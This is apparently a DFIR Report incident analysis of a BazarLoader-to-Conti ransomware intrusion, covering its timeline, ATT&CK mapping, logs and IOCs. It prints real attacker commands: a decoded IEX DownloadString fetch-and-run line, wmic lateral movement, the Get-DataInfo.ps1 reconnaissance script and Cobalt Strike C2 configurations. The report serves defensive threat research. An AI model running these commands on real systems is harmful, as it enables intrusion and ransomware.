THE DFIR REPORT
Real Intrusions by Real Attackers, The Truth Behind the Intrusion

BazarLoader to Conti Ransomware in 32 Hours

September 13, 2021

Intro

Conti is a top player in the ransomware ecosystem, being listed as 2nd overall in the Q2 2021 Coveware ransomware report. The groups deploying this RaaS have only grown more prevalent. Despite the group having it's affiliate guide leaked, which revealed many techniques already covered in previous reports, the group's using the ransomware are unlikely to let up any time soon.

In July we witnessed a BazarLoader campaign that deployed Cobalt Strike and ended with domain wide encryption using Conti ransomware.

Case Summary

BazarLoader has continued to be one of the preeminent initial access brokers for ransomware threat actor access. For this intrusion we don't know the initial campaign that deployed the malware but based on previous information, we can assess with high confidence that the delivery vector was a malicious email campaign. At the time of the intrusion, the group was favoring zip attachments with malicious javascript files to download the BazarLoader malware. However BazarLoader has also been used with Word and Excel documents as well.

In this case we observed the initial activity beginning with a BazarLoader DLL. Upon initial execution on the beachhead, the malware made an initial connection to command and control, and then a few minutes later it performed discovery tasks on the host using Microsoft utilities like Net and Nltest to discover the domain and users of interest. like domain administrators. After this activity,

the host went quiet for about one hour before downloading and executing a Cobalt Strike beacon DLL.

The threat actors used Cobalt Strike to run additional discovery tasks using Microsoft utilities like net, ping, systeminfo, and taskmanager. The threat actors then began using pass the hash with various accounts which continued several times throughout the intrusion. To see what machines were active in the environment, the threat actors scanned the network for SMB.

Around two and a half hours into the intrusion the threat actors began lateral movement. Lateral movement began by the threat actor transferring an executable to a remote system and then executing it using wmic. This was the primary lateral movement option favored by the threat actor, however PowerShell Cobalt Strike beacons, service executable Cobalt Strike beacons, and RDP were all used, but less commonly. Once on remote systems the threat actor used Cobalt Strike to dump lsass memory for further credentials.

After this phase completed, the threat actor's activity faded but the Cobalt Strike continued to beacon out to the C2 server. About 12 hours later the threat actors became active again. From the domain controller the threat actors continued further lateral movement to more servers in the environment. They also continued further discovery activity running PowerShell scripts to discover the disk utilization of hosts, review user last login time per host, assess the installed anti-virus software, and track which hosts were online for the threat actors to target.

When the threat actors identified the file server, their method for data exfiltration was straightforward to a fault. They downloaded WinSCP from the project website, installed it on the file server and proceeded to exfiltrate data from the server using SCP to a VPS host they controlled in Romania.

Around 31 hours after initial access to the environment, the threat actors felt they were ready to complete their final objectives. RDP activity was seen from several hosts and an executable named test.exe was transferred to several endpoints. This test file was the Conti ransomware executable, and the threat actors decided to

test in a controlled manner before running the full domain ransomware deployment. Like before, these “unit tests,” were performed using wmic to execute the files remotely on the endpoints.


The threat actors must have confirmed quickly that their tests were successful as within minutes they dropped test.exe renamed to backup.exe on two servers in the environment and executed manually via their RDP sessions. When executed in this manner the ransomware mounts all remote C$ drives in the local network and proceeds to encrypt the contents over the SMB connection. At this point, the Time to Ransom (TTR) for the threat actors was just shy of 32 hours since initial access.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found here. The Cobalt Strike server used in this intrusion was added to our Threat Feed on 07/01/2021.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline


BazarLoader to Conti Ransomware in 32 Hours
Day 1
20:09 UTC
Initial BazarLoader Execution
20:34 UTC
First discovery stage on beachhead
21:36 UTC
Cobalt Strike beacon executed on beachhead
162.244.83.216
sammitng.com
22:56 UTC
First Lateral Movement via WMIC to domain controllers, servers, and workstations
23:16 UTC
Credential access on domain controllers and various server's via lsass
Day 2
12:10 UTC
Additonal lateral movement to servers
12:27 UTC
Various discovery activity from the domain controller
20:05 UTC
Exfiltration from File Server using WinSCP
31.14.40.160:22
Day 3
03:30 UTC
Threat actor connects to several systems via RDP
03:51 UTC
Threat actor runs encryption test in the environment
Conti executable named test.exe executed on a few workstations
03:54 UTC
Conti execution via several servers begins domain wide encryption via SMB

Analysis and reporting completed by @ICSNick and @MetallicHack

Reviewed by @V3T0_ and @THIR_Sec

MITRE ATT&CK

Initial Access

In this case we did not observe the initial delivery for the malware. BazarLoader however tends to arrive in an environment via malicious email campaigns and in a few cases its been reported via call centers social engineering users to load the malware. Seeing that this starts with a DLL file it is more likely that this was related to an email campaign using malicious zipped Javascript files.

Execution

Initial execution occurred via the Bazarloader DLL being executed by rundll32.

About an hour after the initial execution on the beachhead, a Cobalt Strike beacon was executed also with rundll32.

Initiating Process Parent File Name	Initiating Process File Name	Initiating Process Command Line	
svchost.exe	rundll32.exe	rundll32.exe C:\Users\	\AppData\Local\Temp\7A86.dll,DllRegisterServer

Privilege Escalation

The threat actors made use of pass the hash techniques to try to escalate privileges during the intrusion. Various accounts were targeted including a Guest account initially.

```
"An account was successfully logged on.

Subject:
  Security ID:    S-1-5-21-********
  Account Name:    USER
  Account Domain:    DOMAIN
```

```
  Logon ID:    0x1296D94

Logon Information:
  Logon Type:    9
  Restricted Admin Mode:  -
  Virtual Account:    No
  Elevated Token:    No

Impersonation Level:    Impersonation

New Logon:
  Security ID:    S-1-5-21-*******
  Account Name:    USER
  Account Domain:    DOMAIN
  Logon ID:    0x173D205
  Linked Logon ID:    0x0
  Network Account Name:  Guest
  Network Account Domain:  .
  Logon GUID:    {00000000-0000-0000-0000-000000000000}

Process Information:
  Process ID:    0x68c
  Process Name:    C:\Windows\System32\svchost.exe

Network Information:
  Workstation Name:  -
  Source Network Address:  ::1
  Source Port:    0

Detailed Authentication Information:
  Logon Process:    seclogo
  Authentication Package:  Negotiate
  Transited Services:  -
  Package Name (NTLM only):  -
  Key Length:    0
```

Process injection was seen from the Cobalt Strike beacon into a svchost process running with System level privilege.

```
"CreateRemoteThread detected:
```

```
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime: ***
SourceProcessGuid: {1227cce3-2e6a-60de-f909-000000000700}
SourceProcessId: 8924
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGuid: {1227cce3-2032-60de-5c08-000000000700}
TargetProcessId: 6192
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 8916
StartAddress: 0x00000243EFCA0002
StartModule: -
StartFunction: -"
```

Defense Evasion

While in the environment they injected Cobalt Strike beacons into many processes.


Processes with CS beacon injected or running

.Pid	.ProcessName	.CommandLine
407	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
242	taskhostw.exe	taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
576	winlogon.exe	winlogon.exe
560	winlogon.exe	winlogon.exe
402	taskhostw.exe	taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
340	explorer.exe	C:\Windows\Explorer.EXE
560	winlogon.exe	winlogon.exe
234	explorer.exe	C:\Windows\Explorer.EXE
415	dllhost.exe	C:\Windows\syswow64\dllhost.exe
424	cmd.exe	C:\Windows\system32\cmd.exe /C time
421	winlogon.exe	winlogon.exe

251	taskhostw.exe	taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
182	explorer.exe	C:\Windows\Explorer.EXE
512	dllhost.exe	C:\Windows\syswow64\dllhost.exe
320	taskhostw.exe	taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
619	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService
840	explorer.exe	C:\Windows\Explorer.EXE
379	SecurityHealthSystray.exe	“C:\Windows\System32\SecurityHealthSystray.exe”
892	rundll32.exe	rundll32.exe C:\Users\USER\AppData\Local\Temp\7A86.dll,DllRegisterServer
528	dllhost.exe	C:\Windows\system32\dllhost.exe
504	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
325	taskhostw.exe	taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
656	winlogon.exe	winlogon.exe
565	explorer.exe	C:\Windows\Explorer.EXE
596	svchost.exe	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc

Credential Access

The threat actors were seen dumping credentials out of lsass memory across the domain.



Discovery

The BazarLoader malware on the beachhead began discovery actions around 20 minutes after the initial execution. The discovery commands utilize the familiar built in Microsoft utilities.

```
nltest /domain_trusts /all_trusts
net localgroup "administrator"
net group "domain admins" /dom
C:\Windows\system32\net1 group "domain admins" /dom
```

The Cobalt Strike beacon ran additional discovery tasks on the beachhead. Again built in Microsoft utilities were utilized.

```
C:\Windows\system32\cmd.exe /C systeminfo
C:\Windows\system32\cmd.exe /C ping DOMAINCONTROLLER
C:\Windows\system32\cmd.exe /C ping ENDPOINT
C:\Windows\system32\cmd.exe /C net localgroup Administrators
C:\Windows\System32\Taskmgr.exe
```

Throughout the intrusion the threat actor checked the time of systems with:

```
C:\Windows\system32\cmd.exe /C time
```

From an svchost process injected with a Cobalt Strike beacon, SMB scanning was performed across the environment.

Initiating Process Parent File Name	Initiating Process File Name	Initiating Process Command Line	Remote IP	Remote Port
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s WpnUserService	10.	445

From the domain controller the threat actor ran an encoded PowerShell command to review the size and condition of hard drives across the environment.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
powershell -nop -exec bypass -EncodedCommand
```

```
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC
8AMQAyADcALgAwAC4AMAAuADEAOgAyADQANgAxAC8AJwApADsAIABHAGUAdAAtAFcAbQBpA
E8AYgBqAGUAYwB0ACAALQBDAGwAYQBzAIAB3AGkAbgAzADIAXwBsAZwBpAGMAYQBsAaQBzA
GsAIAAtAEMAbwBtAHAAdQB0AGUAcgBOAGEAbQBlACAARQB4AHQAZQByAG4AYQBsAFMAZQBy
AHYAMwAgAHwAIABTAGUAbABlAGMAdAAtAE8AYgBqAGUAYwB0ACAAcABzAGMAbwBtAHAAdQB
0AGUAcgBuAGEAbQBlACwAIABOAGEAbQBlACwAIABAAHsAbgA9ACIAUwBwAGEAYwBlACIAOw
BlAD0AewBbAG0AYQB0AGgAXQA6ADoAUgBvAHUAbgBkACgAJABfAC4AUwBpAHoAZQAvADEAR
wBCACwAMgApAH0AfQAsACAAQAB7AG4APQAiAEYAcgBlAGUAUwBwAGEAYwBlACIAOwBlAD0A
ewBbAG0AYQB0AGgAXQA6ADoAUgBvAHUAbgBkACgAJABfAC4ARgByAGUAZQBTAHAAYQBjAGU
ALwAxAEcAQgAsADIAKQB9AH0ALAAgAEAAewBuAD0AIgBCAFUAUwBZACIAOwBlAD0AewBbAG
0AYQB0AGgAXQA6ADoAUgBvAHUAbgBkACgAKAAkAF8ALgBTAGkAegBlAC0AJABfAC4ARgByA
GUAZQBTAHAAYQBjAGUAKQAvADEARwBCACwAMgApAH0AfQA=
```


Decoded:

```
IEX (New-Object Net.Webclient).DownloadString('http://
127.0.0.1:33242/'); Get-WmiObject -Class win32_logicalDisk
-ComputerName SYSTEMNAME | Select-Object pscomputername, Name,
@{n="Space";e={[math]::Round($_.Size/1GB,2)}},
@{n="FreeSpace";e={[math]::Round($_.FreeSpace/1GB,2)}},
@{n="BUSY";e={[math]::Round(($_.Size-$_.FreeSpace)/1GB,2)}}
```

Powersploit modules like Get-NetComputer were seen used by the threat actor from the domain controller

```
IEX (New-Object Net.Webclient).DownloadString('http://
127.0.0.1:36595/'); Get-NetComputer -ping -operatingsystem *server*
```

The script Get-DataInfo.ps1, which has been used in many intrusions this past year, was also employed. This file was started by the use of start.bat, which has been seen paired with this script repeatedly.

```
C:\Windows\system32\cmd.exe /c "C:\\Users\\info\\start.bat"
```

```
@echo off
pushd %~dp0
powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force
IF "%1"=="" (
color 70
echo "Please select a type of info collected:"
echo "all ping disk soft noping nocompress"
set /p method="Press Enter for collect [all]:  "
color 07
cls
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %method
)
IF NOT "%1"=="" (
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %1)
```

```
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1
method
```

The contents of Get-DataInfo.ps1 provide the threat actor with very specific details of the environment. This includes things like disk size, connectivity, antivirus software, and backup software.

```
write-host -foregroundcolor cyan "Grubbing Disk.info complete"
write-host -foregroundcolor cyan "Testing $computers computers, this may take a while."
foreach ($computer in $computername)
        {
                if (Test-Connection -ComputerName $computer -Quiet -count 2 -BufferSize 4 -Delay 1){
                        Try{Get-WmiObject Win32_LogicalDisk -filter "DriveType=3" -computer $computer | Select
SystemName,DeviceID,@{Name="Size(GB)";Expression={"{0:N1}" -f($_.size/1gb)}},@{Name="Busy(GB)";Expression={"{0:N1}" -
f(($_.size - $_.freespace)/1gb)}}}
```


This script was first reported used by threat actors deploying the Ryuk ransomware strain.

The Microsoft Active Directory PowerShell module was also imported and used for discovery tasks.

```
Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name,
DNSHostName, OperatingSystem, LastLogonDate | Export-CSV C:
\Users\AllWindows.csv -NoTypeInformation -Encoding UTF8
```

Lateral Movement


For lateral movement the threat actors relied heavily on copying executable files over SMB and then executing them via remote WMIC calls




```
C:\Windows\system32\cmd.exe /C wmic /node:"DOMAINCONTROLLER" process
call create "C:\3.exe"
```

While executables and wmic were the preferred options for the threat actor, they did employ several other techniques.

Remote Cobalt Strike beacons were started with services and PowerShell several times in the environment.



During the final stages the threat actor used RDP to move between a few servers as part of their final actions.

At that time, a Cobalt Strike beacon executable was executed as a service on a remote host for testing the final ransom deployment.

data.win.system.eventID	data.win.eventdata.accountName	data.win.eventdata.serviceName	data.win.eventdata.imagePath
7045	LocalSystem	365ef08	\\\ \ADMIN$\\365ef08.exe

Command and Control

BazarLoader:

34.219.130.241:443

```
JA3: 72a589da586844d7f0818ce684948eea
JA3s: e35df3e00ca4ef31d42b34bebaa2f86e
Certificate:
[ff:5f:80:d9:5b:9b:b1:d7:2e:49:c7:96:87:8e:7d:76:6e:67:e3:94 ]
Not Before: 2021/06/28 07:41:39 UTC
Not After 2022/06/28 07:41:39 UTC
Issuer Org NN Fern
Subject Common forenzik.kz
Subject Org NN Fern
Public Algorithm rsaEncryption
```

13.56.161.214:443

```
JA3: 72a589da586844d7f0818ce684948eea
JA3s: e35df3e00ca4ef31d42b34bebaa2f86e
Certificate:
[d9:80:5b:d4:7a:40:21:54:ec:10:49:d4:ee:38:57:e2:2b:b8:25:f2]
Not Before: 2021/06/28 07:54:14 UTC
Not After: 2022/06/28 07:54:14 UTC
Issuer Org: NN Fern
Subject Common: forenzik.kz
Subject Org: NN Fern
Public Algorithm: rsaEncryption
```

Cobalt Strike:


sammitng.com (162.244.83.216) – This Cobalt Strike server was added to our Threat Feed on 07/01/2021.

2021-07-01	Object name: malware-config References: 0		

2021-07-01	Other	config:
		text
			{
			"x86": {
			"sha1": "6a31edc3e73957bb25e51abfd4efb4fd5eb51dbc",
			"time": 1625176656098.3,
			"md5": "29154f55df2171ccfe6316a77496d451",
			"sha256": "c867fbc963c6975918f6744e196e0cc648777c7252ca740254e6eed9918c6fd1",
			"config": {
			"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
			"Polling": 5000,
			"Port": 80, ...
			Show all

2021-07-01	Network activity	ip-dst	162.244.83.216
2021-07-01	Network activity	domain	sammitng.com

This server was seen communicating with multiple internal systems:




```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
Certificate:
[07:6f:84:54:eb:a9:26:a6:c8:4b:fd:e8:0e:95:e0:a6:62:b2:01:ae]
Not Before: 2021/06/25 05:11:41 UTC
Not After: 2021/09/23 05:11:40 UTC
Issuer Org: Let's Encrypt
Subject Common: sammitng.com [sammitng.com ,www.sammitng.com ]
```

```
Public Algorithm: rsaEncryption
{
  "x86": {
    "sha1": "6a31edc3e73957bb25e51abfd4efb4fd5eb51dbc",
    "time": 1625176656098.3,
    "md5": "29154f55df2171ccfe6316a77496d451",
    "sha256":
"c867fbc963c6975918f6744e196e0cc648777c7252ca740254e6eed9918c6fd1",
    "config": {
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Polling": 5000,
      "Port": 80,
      "Jitter": 10,
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Method 2": "POST",
      "C2 Server": "162.244.83.216,/jquery-3.3.1.min.js",
      "Method 1": "GET",
      "Beacon Type": "0 (HTTP)",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe"
    }
  },
  "x64": {
    "sha1": "856366815cac27775b944a236ad3a6f523a4136d",
    "time": 1625176667352.5,
    "md5": "b656845e2755920db24364b42ce2ea18",
    "sha256":
"5c649554d9ea77e98dbf0df0d4010255075c6c5324fc7526c667a180c06a050a",
    "config": {
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Polling": 5000,
      "Port": 80,
      "Jitter": 10,
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Method 2": "POST",
      "C2 Server": "162.244.83.216,/jquery-3.3.1.min.js",
      "Method 1": "GET",
      "Beacon Type": "0 (HTTP)",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe"
    }
  }
```

```
}
{
  "x86": {
    "sha1": "c07dbec39149a3bb20a54b9eeb2e453a7c5bdd2f",
    "time": 1625176651726.3,
    "md5": "a5daabadee5233ad9941b39e39f6ce7b",
    "sha256":
"bea4dcabc10ad8b7ef79579a1c511ec42cb98ddd1cf607a5a5ee369b28aa144b",
    "config": {
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Polling": 5000,
      "Port": 443,
      "Jitter": 10,
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Method 2": "POST",
      "C2 Server": "sammitng.com,/jquery-3.3.1.min.js",
      "Method 1": "GET",
      "Beacon Type": "8 (HTTPS)",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe"
    }
  },
  "x64": {
    "sha1": "7ed8d5a2e09d48ccb84d790abfa7a1556b9d4990",
    "time": 1625176660366.2,
    "md5": "72296b01b37d6baefaecbc5bdecfadb6",
    "sha256":
"31f8ad3f818ef0635109cecfff8f2e03f5e47a9a62a2fe548bc10393e3318d4f",
    "config": {
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Polling": 5000,
      "Port": 443,
      "Jitter": 10,
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Method 2": "POST",
      "C2 Server": "sammitng.com,/jquery-3.3.1.min.js",
      "Method 1": "GET",
      "Beacon Type": "8 (HTTPS)",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe"
    }
  }
```

```
}
```

In addition to these command and control methods, one more network anomaly was observed. This was not used for primary command and control and the amount of data sent was small so we do not know the full intentions of the activity but several critical systems like domain controllers and file servers made connections to TOR nodes initiated by the threat actors.

Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Info
109.248.150.6	9001	81	47,370 51,768	Subject CN www.nx7ixvdjtj572xoe3kaf.net Hostname www.2z5tcubltiq7j.com
163.172.94.119	9001	104	78,351 83,991	Subject CN www.knwounhdmm.net Hostname www.yb72pwvu72lx4oesi3l7b7.com

Exfiltration

